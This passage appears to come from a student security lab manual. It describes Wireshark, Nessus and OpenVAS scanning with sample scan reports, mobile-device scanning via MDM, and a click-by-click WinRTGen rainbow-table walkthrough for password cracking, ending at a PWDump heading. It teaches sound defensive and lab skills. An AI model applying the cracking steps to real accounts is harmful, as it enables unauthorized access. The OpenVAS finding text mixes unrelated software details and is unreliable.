Engineer's Toolset provides the tools you need as a network engineer or consultant to get your job done. Toolset includes solutions that provide diagnostic, performance, and bandwidth measurements.

viii. Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.



b. Perform the vulnerability analysis using the following tools:

i. Nessus

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.

Hosts 1 Vulnerabilities 66 Remediations 2 History 1

Filter ▾ Search Vulnerabilities 66 Vulnerabilities

<input type="checkbox"/> Sev	Name	Family	Count	
<input type="checkbox"/> CRITICAL	Jenkins < 2.46.2 / 2.57 and Je...	CGI abuses	1	
<input type="checkbox"/> CRITICAL	MS17-010: Security Update f...	Windows	1	
<input type="checkbox"/> HIGH	Jenkins < 2.121.2 / 2.133 Mul...	CGI abuses	1	
<input type="checkbox"/> HIGH	Jenkins < 2.138.4 LTS / 2.150...	CGI abuses	1	
<input type="checkbox"/> HIGH	Jenkins < 2.150.2 LTS / 2.160 ...	CGI abuses	1	
<input type="checkbox"/> HIGH	MS12-020: Vulnerabilities in ...	Windows	1	
<input type="checkbox"/> MEDIUM	Jenkins < 2.107.2 / 2.116 Mul...	CGI abuses	1	
<input type="checkbox"/> MEDIUM	Jenkins < 2.121.3 / 2.138 Mul...	CGI abuses	1	
<input type="checkbox"/> MEDIUM	Jenkins < 2.138.2 / 2.146 Mul...	CGI abuses	1	
<input type="checkbox"/> MEDIUM	Jenkins < 2.73.3 / 2.89 Multip...	CGI abuses	1	
<input type="checkbox"/> MEDIUM	Jenkins < 2.89.2 / 2.95 Multip...	CGI abuses	1	
<input type="checkbox"/> MEDIUM	Jenkins < 2.89.4 / 2.107 Multi...	CGI abuses	1	
<input type="checkbox"/> MEDIUM	Microsoft Windows Remote ...	Windows	1	

Scan Details

Name: Basic Network
 Status: Completed
 Policy: Basic Network Scan
 Scanner: Local Scanner
 Start: February 25 at 9:03 AM
 End: February 25 at 9:07 AM
 Elapsed: 4 minutes

Vulnerabilities

Severity	Count
Critical	1
High	1
Medium	14
Low	1
Info	1

ii. OpenVas

OpenVAS is a full-featured vulnerability scanner. Its capabilities include unauthenticated and authenticated testing, various high-level and low-level internet and industrial protocols, performance tuning for large-scale scans and a powerful internal programming language to implement any type of vulnerability test.

The scanner obtains the tests for detecting vulnerabilities from a feed that has a long history and daily updates.

OpenVAS has been developed and driven forward by the company Greenbone Networks since 2006. As part of the commercial vulnerability management product family Greenbone Enterprise Appliance, the scanner forms the Greenbone Community Edition together with other open-source modules.

OpenVAS Vulnerability Report

https://target.com

Summary

Scan started: Wed Feb 13 04:26:48 2019 UTC
Scan ended: Wed Feb 13 04:41:18 2019 UTC

High	Medium	Low	Log
3	4	0	0
3	4	0	0

Schedule a new OpenVAS Scan

TARGET ADDRESS:
IP address(es) or Hostname(s)
Target Format: 192.168.168.168 or hostname.com -> multiple targets in list
PGD Label:
Optional label
optional field for identifying scans (used to facilitate analysis)
Scans:
Full Server Scan
Full system scan (includes ports 21-75, 102-653, 1000-65535)
Full system scan with ports 1-1024
Monthly on the 3rd
08:00
Time of day selected on UTC, current setting time is 08:53

Vulnerability Detection Result
This host is running Perl/Tk 2.26.0 and is also Protocol Layer and is prone to information disclosure vulnerability.
Vulnerability Detection Method: VulnScanner was detected according to the Vulnerability Detection Method.
Impact:
Successful exploitation could allow remote attackers to gain sensitive information.
Impact to user: System compromise
Riskiness:
Severity type: INFORMATION
The solution or patch will make available for at least one year since disclosure of this vulnerability. It has more severe privacy implications. General solutions updating to a newer version, patches respectively. Remedy the problem or replace the product by another one.
A fix/workaround is recommended only if technical difficulties or critical dependencies.
Affected Software OS:
All Microsoft compatible RDP (3.2 or earlier) instances
Vulnerability Impact:
The flaw is due to RDP Listener which stores up RSA private key information for accepting a terminal server's public key in the most transparent way, which allows remote attackers to crack with a valid logon-type and further performs a man-in-the-middle (MitM) attack to obtain sensitive information.
Vulnerability Detection Method:
Details: Microsoft RDP Listener RSA Key Information Disclosure Vulnerability ID: 1.1.0.1-4.2.256.1.1.0.00000000
Version used: Microsoft 14493
References:
CVE: CVE-2009-1794
EDB: 31988
Other: Microsoft security bulletin MS09-027

All discovered issues are given a severity rating and detailed for remediation / mitigation.


Practical No. 4

a. Perform mobile network scanning using NESSUS

Nessus has implemented new features to help users combat mobile threats. Network-based scanning is not the right approach to identify vulnerabilities on mobile devices, due in large part to the fact that most devices are in "sleep" mode and/or using a 3G/4G network. However, MDM (Mobile Device Management) technologies maintain information about the devices, including information about security vulnerabilities.

With Nessus Manager, the Nessus Mobile Devices plugin family allows you to obtain information from devices registered in a Mobile Device Manager (MDM) and from Active Directory servers that contain information from Microsoft Exchange Servers.


- To query for information, the Nessus scanner must be able to reach the Mobile Device Management servers. Ensure no screening devices block traffic to these systems from the Nessus scanner. In addition, you must give Nessus administrative credentials (for example, domain administrator) to the Active Directory servers.
- To scan for mobile devices, you must configure Nessus with authentication information for the management server and the mobile plugins. Since Nessus authenticates directly to the management servers, you do not need to configure a scan policy to scan specific hosts.
- For ActiveSync scans that access data from Microsoft Exchange servers, Nessus retrieves information from phones that have been updated in the last 365 days.




b. Perform the System Hacking using the following tools:

i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.





To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on “**Add Table**”. After this, a new box will appear named “**Rainbow Table Properties**”




In the “**Rainbow Table Properties**” window we have the option to modify settings in order to generate rainbow tables according to our needs. The following properties can be modified:


- Hash:** The type of encryption we want the rainbow table to be generated. For example MD5, MD4, SHA1, etc.




After assigning the values to the properties according to our needs click on “Benchmarks”. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




After “Benchmark” click on “Ok”. This will add the Rainbow Table to the queue in the main window of WinRTGen




After this click on “Rainbow Table” You want to start processing and click “OK” .




After clicking on ‘OK’ the WinRTGen” will start generating a rainbow table.



After completion, the window will appear as follows.



This table will be saved to your WinRTGen Directory.



ii. PWDump

